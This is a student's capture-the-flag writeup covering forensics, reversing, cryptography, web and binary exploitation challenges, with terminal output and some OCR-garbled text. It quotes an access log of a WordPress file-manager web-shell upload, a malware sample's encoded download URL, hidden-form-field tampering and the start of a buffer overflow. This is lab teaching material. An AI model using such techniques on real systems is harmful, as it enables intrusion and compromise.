

Capture-the-Flag

WRITEUP

Ramnick Francis P. Ramos



Forensics




Section Overview

All challenges for this were solved.

Wireshark, 40

For this, the packets was observed and the conversation was learned to contain a base64 encrypted flag. It was then reverse, decoding using same encryption, and this revealed the flag.



```
[12/05/25] seed@VM:~$ echo "Y25zZWN7QE45X0hpckBwX25pN09fSGFoQH0K" | base64 -d
cncsec{@N9 Hir@p_n170 Hah@}
[12/05/25] seed@VM:~$
```


For02, 70

For this, the approach was analyzing the access.log. The vulnerability that was looked into is remote control exploitation (RCE). After analyzing the access.log file, it was observed that there are CMD commands that were being run, specifically on `mkdir`'s. Around those commands shown, the flag was included.

```
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/img/fm_close_icon.png HTTP/1.1" 200 1840 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/btn-arrow-icon.png HTTP/1.1" 200 1916 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "POST /wordpress/wp-includes/js/wp-emoji-release.min.js?ver=5.8.2 HTTP/1.1" 304 159 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-admin/admin-ajax.php?action=mk_file_folder_manager&cmd=upload&target=w4_gdeft534_whj456ddd&name%5B%5D=hm3yy000_tH1s!_swh4t_ur_l0ok!n4.php HTTP/1.1" 200 8327 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:02 +0800] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 539 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:18 +0800] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 1737 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
202.23.144.125 - - [11/Jun/2021:19:23:22 +0800] "POST /wp-cron.php?doing_wp_cron=1636889002.5047159194946289062500" "WordPress/5.8.2; http://mywebsite.com"
12.51.37.191 - - [11/Jun/2021:19:23:34 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 1393 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:43 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 5952 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:47 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 4852 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
```

For01, 158

The approach for this was analyzing the sample.exe file that is download in the packets given. It was obtained using HTTP object list exportation using Wireshark.



This `sample.exe` seemingly, through strings commands analysis, contained hints that there is a certain `temp.png` that is to be downloaded.

```
DVAPI32.dll
CRYPT32.dll
KERNEL32.DLL
RegCloseKey
CryptStringToBinaryA
ExitProcess
GetProcAddress
LoadLibraryA
VirtualProtect
12/05/25] seed@VM:~/.../ctf$ echo "aHR0cHM6Ly9pLmliYi5j" | base64 -d
https://i.ibb.c[12/05/25] seed@VM:~/.../ctf$
```

Looking into the strings of the `sample.exe`, we saw that there is a certain `i.ibb.c` link that is encrypted using base64 that points to a URL. However, this link is incomplete.

```
'W:
Ks
{ S
's   KT
;     n9ak
.092
.EXE
MPng by [WarG]
.Yd]
.cGh9KL
rlmon0
exezaHR0cHM6L
9pLmliYi5jI9ZHZyRG1wL3RlbX
uVS1URlDownloadTo
QGS
rcs
*`C
tVersi
Exp=
\Shell Fold
mp.png
```

```
sudo apt install imagemagick-6.q16hdri      # version 8:6.9.10.23+ds9-2.1ubuntu11.10
[12/05/25] seed@VM:~/.../ctf$ echo "aHR0cHM6Ly9pLmliYi5jby9ZHZyRG1wL3RlbXAucG5n" | base64 -d
https://i.ibb.co/YdvrDmp/temp.png[12/05/25] seed@VM:~/.../ctf$
```

Looking further in the strings of the `sample.exe`, we have completed the link using base64.



This leads us to the image above.

```
LeaveCriticalSection
DeleteCriticalSection
InitializeCriticalSectionAndSpinCount
GetEnvironmentStringsW
FreeEnvironmentStringsW
aHR0cHM6Ly9pLmljYi5jby9ZZHZyRG1wL3RlbXAucG5n
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[12/05/25] seed@VM:~/.../ctf$ wget -O temp.png "https://i.ibb.co/YdvrDmp/temp.png"
```

```
File Edit View Search Terminal Tabs Help
seed@VM: ~/Downloads
seed@VM: ~/.../ctf
seed@VM: ~/.../ctf

PY
== iTxt chunk found ==
ML:com.adobe.xmp<?xpacket begin='' id='W5M0MpCehiHzreSzNTczkc9d'?>
x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.36'
rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'

<rdf:Description rdf:about=''
  xmlns:dc='http://purl.org/dc/elements/1.1/'>
  <dc:rights>
    <rdf:Alt>
      <rdf:li xml:lang='x-default'>cnsec{w3_h0pe_y0u_eNj0yeD_CNS3c
    </rdf:li>
    </rdf:Alt>
  </dc:rights>
</rdf:Description>
</rdf:RDF>
/x:xmpmeta
?xpacket end='r'?>
=====
[12/05/25] seed@VM:~/.../ctf$
```

Now, when we performed `wget` to obtain the metadata of the png file in the obtained URL, we saw the flag in the RDF field.

Reversing



Section Overview

All challenges for this were solved.

Ghidra or IDA (Practice), 80


For this, the approach was using strings analysis on the exe file then finding the `cnsec`, as an indicator of the flag, in the content.

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z  
[12/05/25] seed@VM:~/.../IDA$ strings rev00.exe | grep "cnsec"  
cnsec{g00d_f1nd}  
[12/05/25] seed@VM:~/.../IDA$
```

Rev01, 130

For this, the approach was using strings analysis on the exe file. Here, we saw a certain `pafrp{...}` which is of the similar format as the flag. Further analysis led too understanding that it is 13 rotational reversal. Using basic substitution of the guessed decryption showed the flag.

```
createItem  
WriteConsoleW  
pafrp{Orgrytrhfr}  
Please enter the password:  
Here's your flag: %s  
Invalid password!  
abcdefgijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ  
  
abcdefgijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ  
[12/05/25] seed@VM:~/.../130IDA$ strings rev01.exe | grep "cnsec"  
[12/05/25] seed@VM:~/.../130IDA$ strings rev01.exe > output.txt  
[12/05/25] seed@VM:~/.../130IDA$ echo "pafrp{Orgrytrhfr}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'  
cnsec{Betelgeuse}  
[12/05/25] seed@VM:~/.../130IDA$
```



Cryptography



Section Overview

All challenges for this were solved.

Take my data!, (Practice)10

For this, the MD5 reverse was used.

MD5 reverse for 26cae7718c32180a7a0f8e19d6d40a59

The MD5 hash [26cae7718c32180a7a0f8e19d6d40a59](#) was successfully reversed into the string [facebook](#)

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

Reverse

The Season of Glow and Giving


Join the movement of real, research-based skincare results.



Dermorepubliq

You can generate the MD5 hash of the string which was just reversed to have the proof → the same as the MD5 hash you provided:

Convert a string to



The Season of Glow and Giving

Skincare that works, because it's built on research.

[Open >](#)[Convert](#)

Crypto04, 30

For this task, the XOR reversal mentioned in the reading materials was utilized. By applying it to the ciphertext, the flag was revealed.


```
xor.py
~/Downloads/ctf
1 from binascii import unhexlify
2
3 ciphertext =
4 "0805180e081008030408040602070016"
5 keys = "abcdefghijklmnopqrstuvwxyz"
6 ct = unhexlify(ciphertext)
7
8 for k in keys:
9     key = ord(k)
10    pt = "".join(chr(b ^ key) for b in ct)
11
12    # print readable outputs
13    if all(32 <= ord(c) < 127 for c in pt):
14        print(f"{k}: {pt}")
15

[12/05/25] seed@VM:~/.../ctf$ ls
%2f hash.txt output.txt sample.exe xor
[12/05/25] seed@VM:~/.../ctf$ python3 xor.py
a: idyoiqibeiegcfa
b: jgzljrjafjfd`ebt
c: kf{mksk`gkeadcu
d: la|jltlg`l`bfcd
e: m`}kmumfamacgbes
f: nc-hvnnebnb`dafp
h: `mpf`x`kl`lnjoh~
j: bordbzbinbnlhmj|
k: cnsec{chocomilk}
l: ditbd|dohdhjnklz
m: ehuce}enieikojm{
n: fkv`f~fmjfjhlinx
p: xuh-x`xstxtvrwpf
r: zwj|zbzqvzvtpur
s: {vk}{c{pw{wuqtse
t: |qlz|d|wp|prvstb
u: }pm{}e}vq}qswruc
v: ~snx~f~ur~rptqv`
```

Crypto02, 70

For this, what was done was first combining the header and the cipher. `xdg-open` was used to open the binary file that was concatenated. It revealed the penguin from Linux whose name is Tux.


```
seed@VM:~/.../ctf$ ls
%2f cipher.bin hash.txt header output.txt sample.exe xor xor.py
[12/05/25]seed@VM:~/.../ctf$ cat header cipher.bin > combined.bin
[12/05/25]seed@VM:~/.../ctf$ xdg-open combined.bin
[12/05/25]seed@VM:~/.../ctf$ 
```



Crypto05, 70

For this, what was done was first combining the header and the cipher. `xdg-open` was used to open the binary file that was concatenated. It revealed jollibee.

```
seed@VM:~/.../crypto05$ ls
%2f cipher.bin header output.txt sample.exe xor xor.py
[12/05/25]seed@VM:~/.../crypto05$ cat header cipher.bin > combined.bin
[12/05/25]seed@VM:~/.../crypto05$ xdg-open combined.bin
[12/05/25]seed@VM:~/.../crypto05$ 
```



Crypto01, 100

The process of cryptanalysis began with frequency analysis, followed by deciphering the cipher through educated guessing.

```
ort -nr
243 m
177 k
164 t
139 o
135 r
134 g
130 v
127 s
116 f
87 b
75 y
51 q
51 e
51 d
41 i
40 h
32 p
30 z
27 l
21 w
13 x
12 c
3 u
2 j
```

```
[12/05/25]seed@VM:~/.../06crypto$
```

```
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmgsrokpeaydqfi' 'THEAISNOLCUQDFWRB'
THE LIFE THAT IS NOT CONSECRATED TO A LOFTw AND REASONABLE hURhOSE IS A TREE WITHOUT A SHADE IF
OT A hoISONOUS WEED

TO DO zOOD FOR hERSONAL zAIN AND NOT FOR ITS OWN SAcE IS NOT xIRTUE

IT IS RATIONAL TO BE CHARITABLE AND LOxE ONES FELLOW CREATURE AND TO ADuUST ONES CONDUCT ACTS AN
WORDS TO WHAT IS IN ITSELF REASONABLE

WHETHER OUR ScIN BE BLACc OR WHITE WE ARE ALL BORN EjUAL SUhERIORITw IN cNOWLEDzE WEALTH AND BEA
Tw ARE TO BE UNDERSTOOD BUT NOT SUhERIORITw Bw NATURE

THE HONORABLE LAN hREFERS HONOR TO hERSONAL zAIN THE SCOUNDREL zAIN TO HONOR

TO THE HONORABLE LAN HIS WORD IS SACRED

DO NOT WASTE THw TlE WEALTH CAN BE RECOXERED BUT NOT TlE LOST

DEFEND THE OhhRESSED AND FTzHT THE OhhRESSOR BEFORE THE LAW OR IN THE FIELD
```

The first guesses were as shown above. The first words to guess was articles like THE and IS. Later on, the quote “TREE WITHOUT A SHADE...” was shown.

14 Rules of Kartilya ng Katipunan ni Emilio Jacinto


I

The life that is not consecrated to a lofty and reasonable purpose is a tree without a shade, if not a poisonous weed.

Ang kabuhayang hindi ginugugol sa isang malaki at banal na kahilanan ay kahoy na walang lilim, kun di damong makamandang.

The First Code of Conduct simply tells us that we must have a purpose-driven life. We must

This phrase was then looked up online and was learned to be part of the Kartilya ng Katipunan.



A screenshot of a terminal window titled "output.txt" with the path "/Downloads/ctf/06crypto". The window contains two tabs: "Untitled Document 1" and "cipher.txt". The "output.txt" tab is active and displays the following text:

```
he is worth most who is a man of proven and real value who does good  
keeps his words is worthy and honest he who does not oppress nor  
consent to being oppressed he who loves and cherishes his fatherland  
though he be born in the wilderness and know no tongue but his own  
flag is liberty
```

Below this, the number 26 is displayed. The next line, number 27, begins with "when these rules of conduct shall be known to all the longedfor sun of **liberty** shall rise brilliant over this most unhappy portion of the globe and its rays shall diffuse everlasting joy among the confederated brethren of the same rays the lives of those who have gone before the fatigues and the wellpaid sufferings will remain if he who desires to enter the katipunan has informed himself of all this and believes he will be able to perform what will be his duties he may fill out the application for admission

WHEN THESE RULES OF CONDUCT SHALL BE KNOWN TO ALL THE LONGEDFOR SUN OF LIBERTY SHALL RISE BRIL
NT OVER THIS MOST UNHAPPY PORTION OF THE GLOBE AND ITS RAYS SHALL DIFFUSE EVERLASTING JOY AMONG
E CONFEDERATED BRETHREN OF THE SAME RAYS THE LIVES OF THOSE WHO HAVE GONE BEFORE THE FATIGUES A
THE WELLPAID SUFFERINGS WILL REMAIN IF HE WHO DESIRES TO ENTER THE KATIPUNAN HAS INFORMED HIMSE
OF ALL THIS AND BELIEVES HE WILL BE ABLE TO PERFORM WHAT WILL BE HIS DUTIES HE MAY FILL OUT THE
PLICATION FOR ADMISSION

```
[12/05/25]seed@VM:~/.../06crypto$ ^C
```

```
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmbsdgrokpfywiheqzjclxu' 'thelifasnocrd  
uwgqkmvj'
```

the life that is not consecrated to a lofty and reasonable purpose is a tree without a shade is
not a poisonous weed

to do good for personal gain and not for its own sake is not virtue

it is rational to be charitable and love ones fellow creature and to adjust ones conduct acts
words to what is in itself reasonable

whether our skin be black or white we are all born equal superiority in knowledge wealth and b
ty are to be understood but not superiority by nature

the honorable man prefers honor to personal gain the scoundrel gain to honor

to the honorable man his word is sacred

Completing the deciphering, we had learned that the flag is liberty.

Crypto03, 100

Using the shown decrypter.py below, the flag was uncovered. It used an RSA cryptography approach
that uses n=modulus, c= ciphertext, d = private exponent and m = $c^d \bmod n$ for the plain text.

Moreover for this, we obtained the conversion of string from hexadecimal into an integer.

The screenshot shows a terminal window with three tabs. The first tab has the command `cat decrypter100.py`. The second tab has the command `python3 decrypter100.py`. The third tab shows the output: `b'BrokenButLiving'`. The terminal window has a dark background and light-colored text.

```
seed@VM: ~/Downloads
seed@VM: ~/ctf
seed@VM: ~/ctf

[12/05/25]seed@VM:~/.../ctf$ cat decrypter100.py
from Crypto.Util.number import long_to_bytes

C = int("1D853E7FB0C778E6BE126733C0E4927AA554FE2CC12ED2A17EC8357C9EDBFCA1", 16)
n = int("DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5", 16)
d = int("74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D", 16)

ans = pow(C, d, n)
print(long_to_bytes(ans))

[12/05/25]seed@VM:~/.../ctf$ python3 decrypter100.py
b'BrokenButLiving'
[12/05/25]seed@VM:~/.../ctf$
```

Crypto06, 100

For this, substitution on a monoalphabetic cipher was also used. After guessing, the decipher below
was partially uncovered and the last word was guessed to be DEATH.

```
[12/05/25] seed@VM:~/.../crypto006$ cat cipher.txt | tr 'evhdjkptycsf' 'THEIADNGFWRS'
[12/05/25] seed@VM:~/.../crypto006$ Wireshark -D wao HAD gEEo NESS iREraaziIED, IF HE HAD HAD wrE azRiSiTm AoD HAD aARED Tr SEE WITH HIS riERA GNASSES WHAT WAS GrIoG ro Io THA
T ATwrSiHERE rF NIGHT, HE WrzND HaQe gEEo aHARwED WITH roE rF ThRSE wAGiaAN AoD FAoTASTiA SiEaTAAnES, THE NiUE rF WHiAh IS SrwETiWeS SEEo Io
THE GREAT THEATERS rF EzRriE. Tr THE SzgDzED STRAiOs rF THE rRaHESTRA THERE SEEWS Tr AiiEAR Io THE wIDST rF A SHrWER rF NIGHT, A aASaADE rF
GrND AoD DIAwroDS Io Ao rRIEoTAN SETTiOg, A DEiTm RAIieD Io wISTm GAZLE, A SmNiH EqENriED Io A NzwiOrzS HANr, Whr wrqEs FRWARD AiiAEoTNm
WITHrZT TrzaHiOG THE FNrrr. To HER iRESeoA THE FNrWERS gNrrw, THE wzSiA gZRSTS FrRTH, AoD TRRiS rF DEqINS, omwiHS, SATM
RS, DEwRoS, AoGENS, SHEiHERDS AoD SHEiHERDESSES, DAoAe, SHAWE THEIR TAwgrzRiOEs, AoD WHIRN AgrzT Io RHmTHwIa EqrNzTiRoS, EAAh roE iNAiAOg Srw
E TRIgZTE AT THE FEET rF THE GrDDESS. IgARRA WrzND HaQe SEEo A gEAzTiFzN AoD GRaAeFzN wAIDEo, aNtTHED Io THE iIaTzRESxZ GARWEoTS rF THE DAZG
HTERS rF THE iHINilioES, STAODiOg THE aEoTER rF A SEWiAraNE wADE zI rF EqERm aNASS rF iErINE, aHIOESE, SiAoIARDS, FINiIiorS, SrNDIERS,
a
zRATES, rND wEo AoD mrzoG, ANN GESTiAzNATiOg AoD wrqIoG AgrzT Io A NiqENm wAooER. iADRE DAWASr STrrD AT THE SIDE rF THE gEAzTm, SwINiOg NIUE
rOE ESIeIAiNNm gNESSED. FRAm SigmA-mES, FRAm SigmA HiwSENf-WAS TANUiOg Tr HER. DrnA qIaTrIoa WAS ARRAoGiOg Io THE wAGoIFIaEoT HAIR rF TH
E
wAIDEo A STRiOg rF iEARNs AoD DIAwroDS WHiAh THREW rZT ANN THE gEAzTiFzN TiOTS rF THE RAiogrW. SHE WAS WHITE, iERHAis Trr wzH Sr, AoD WHE
oAWE SHE RAISED HER DrWoAaST EmEs THERE ShRoE FrRTh A SirtNESS SrZn. WHEo SHE SWINED Sr AS Tr ShrW HER SWANN WHITE TEETH THE gEHrNDER REANI
LED THAT THE RrSE was roNm A FNrWERS AoD IqrRm gZT THE ENEiHaOT'S TzSu. FrRw rZT THE FINwm iIaDRAiERIES ARrzod HER WHITE AoD SHAiENm oEau TH
ERE gNIouED, AS THE TAGAnRGS SAM, THE gRIGHT EmEs rF A arNNAR rF DIAwroDS. roE wAo roNm Io ANN THE aRrWD SEEwED IoSEoSigNE Tr HER RADiAoT Io
FNzEoA-E-A mrzoG FRAoAIsAaO, THiO, WASTED, AoD iANE, WHR WATaHED HER FrRw A DISTAoAe, wrTiRonESS AS A STATZrE AoD SaArAEnM gREATHiOg.
[12/05/25] seed@VM:~/.../crypto006$
```

Web Exploitation



Success

Front Page, Web03, and Web05



Uncaught

Web04, Web02, and Web01

Front Page (Practice), 10

For this, the attempt was just simple web page inspection. In the inspected elements, we saw the flag.

```
</nav>
<main role="main">
  <div class="container">
    <div class="row">
      <div class="col-md-6 offset-md-3">
        <img class="w-100 mx-auto d-block" style="max-width: 500px; padding: 10px; border-radius: 10px;" alt="CTF logo" data-bbox="488 118 588 138"/>
        <h3>A cool CTF platform from <a href="https://ctfd.io">ctfd.io</a></h3>
        <p>Follow us on social media:<br/>
          <a href="https://twitter.com/ctfdio">Twitter</a> <a href="https://facebook.com/ctfdio">Facebook</a> <a href="https://github.com/ctfdio">GitHub</a><br/>
          <img alt="Social media icons: Twitter, Facebook, GitHub" data-bbox="488 148 588 168"/>
        </p>
        <h3>Get Started</h3>
        <h4>Click here:</a> to login and setup your CTF
        </h4>
        <div>
          <!-- ctfse -->
          <!-- ctfse -->
        </div>
      </div>
    </div>
  </div>
</main>
<footer class="footer">
  <div class="centerer text-center">
    <a href="https://ctfd.io" class="text-secondary">
      <small>Powered by CTFd</small>
    </a>
  </div>
</footer>
<script defer src="/themes/cryx/ctfd/cj/under_min.js?d=356808a"></script>
<script defer src="/themes/cryx/ctfd/cj/ctf_min.js?d=356808a"></script>
<script defer src="/themes/cryx/ctfd/cj/halper_min.js?d=356808a"></script>
<script defer src="/themes/core/static/jb/pages/min.min.js?d=356808a"></script>
```

Web03, 60

For this, we inspected the website and saw a return value for the incorrect username to a seemingly base64 encoded value. Decoding it showed the flag.

```
[12/05/25]seed@VM:~/.../ctf$ echo "dXNlcnVzZXI=" | base64 -d
useruser[12/05/25]seed@VM:~/.../ctf$ echo "Y25zZWNTDlw19WNzVzByRFyM1YzNElxLZH0=" | base64 -d
cnsec{00p5 p4ssw0rd r3V34L3d}[12/05/25]seed@VM:~/.../ctf$
```

Web05, 150

For this, I used curl methods to get the contents of the website. Upon looking into it, I noticed that there is a certain `id=kickback` that takes in values but the input is hidden. Overflowing it with `9999999999999999...` input, I was able to get the flag.

```
seed@VM: ~
Yes, we will PAY YOU 1337 pesos when you unlock the premium package!<br><br>
Because at Baldy Co, we believe that flood control should benefit everyone... especially the contractor.<br><br>

</p>

<form method="POST" action="index.php">
<input type="hidden" name="kickback" id="kickback" value="1">
<center>
<button class="button" type="submit">
    <span>Claim 1337 + Flag!</span>
</button>
</center>
</form>

<center><h1>Congratulations!</h1><br><b>You unlocked Baldy Co's secret vault!<br><b><br><b>Your reward:<br><font size="7" color="#00ff00"><strong><strong><nsec{bE C@REFul wItH I<br>N739er 0vErflows</strong></strong></nsec></font><br><center>[12/05/25]seed@VM:</center><div style="background-color: black; color: white; padding: 5px; font-size: 10px; position: absolute; bottom: 0; right: 0; opacity: 0.8; border-radius: 5px; z-index: 1;</div></div>
```

Binary Exploitation



Success

Pwn01, Pwn02



Uncaught

Pwn 100

Pwn01, 200

For this challenge, the approach used was **buffer overflow**. The first step that was done was analyze where the cnsec1.elf_16.04 overflows or crashes when (what I used) 200 A's was inputted.

```
Type "apropos word" to search for commands related to "word"...
